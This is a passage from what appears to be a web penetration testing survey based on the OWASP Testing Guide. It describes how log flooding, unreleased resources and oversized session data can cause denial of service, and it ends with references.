This attack could happen in two common ways:

1. The tester submits an extremely long value to the server in the request, and the application logs the value directly without having validated that it conforms to what was expected.
2. The application may have data validation to verify the submitted value being well formed and of proper length, but then still log the failed value (for auditing or error tracking purposes) into an application log.

If the application does not enforce an upper limit to the dimension of each log entry and to the maximum logging space that can be utilized, then it is vulnerable to this attack. This is especially true if there is not a separate partition for the log files, as these files would increase their size until other operations (e.g.: the application creating temporary files) become impossible. However, it may be difficult to detect the success of this type of attack unless the tester can somehow access the logs (gray box) being created by the application.

## 6.7 Failure to Release Resources

If an error occurs in the application that prevents the release of an in-use resource, it can become unavailable for further use. Possible examples include:

- An application locks a file for writing, and then an exception occurs but does not explicitly close and unlock the file

- Memory leaking in languages where the developer is responsible for memory management such as C & C++. In the case where an error causes normal logic flow to be circumvented, the allocated memory may not be removed and may be left in such a state that the garbage collector does not know it should be reclaimed
- Use of DB connection objects where the objects are not being freed if an exception is thrown. A number of such repeated requests can cause the application to consume all the DB connections, as the code will still hold the open DB object, never releasing the resource.

## 6.8 Storing too much data in session

Care must be taken not to store too much data in a user session object. Storing too much information, such as large quantities of data retrieved from the database, in the session can cause denial of service issues. This problem is exacerbated if session data is also tracked prior to a login, as a user can launch the attack without the need of an account.

# References


1. Mirjalili1, M., Nowroozi, A., Alidoosti, M. A survey on web penetration test. ACSIJ 2014; 3(6): 107-121.
2. Agarwwal, A., Bellucci, D., Coronel, A., Di Paola, S., Fedon, G., Goodman, A., et al. OWASP Testing Guide v3.0. Released by Matteo Meucci at the OWASP Summit 2008. http://www.owasp.org.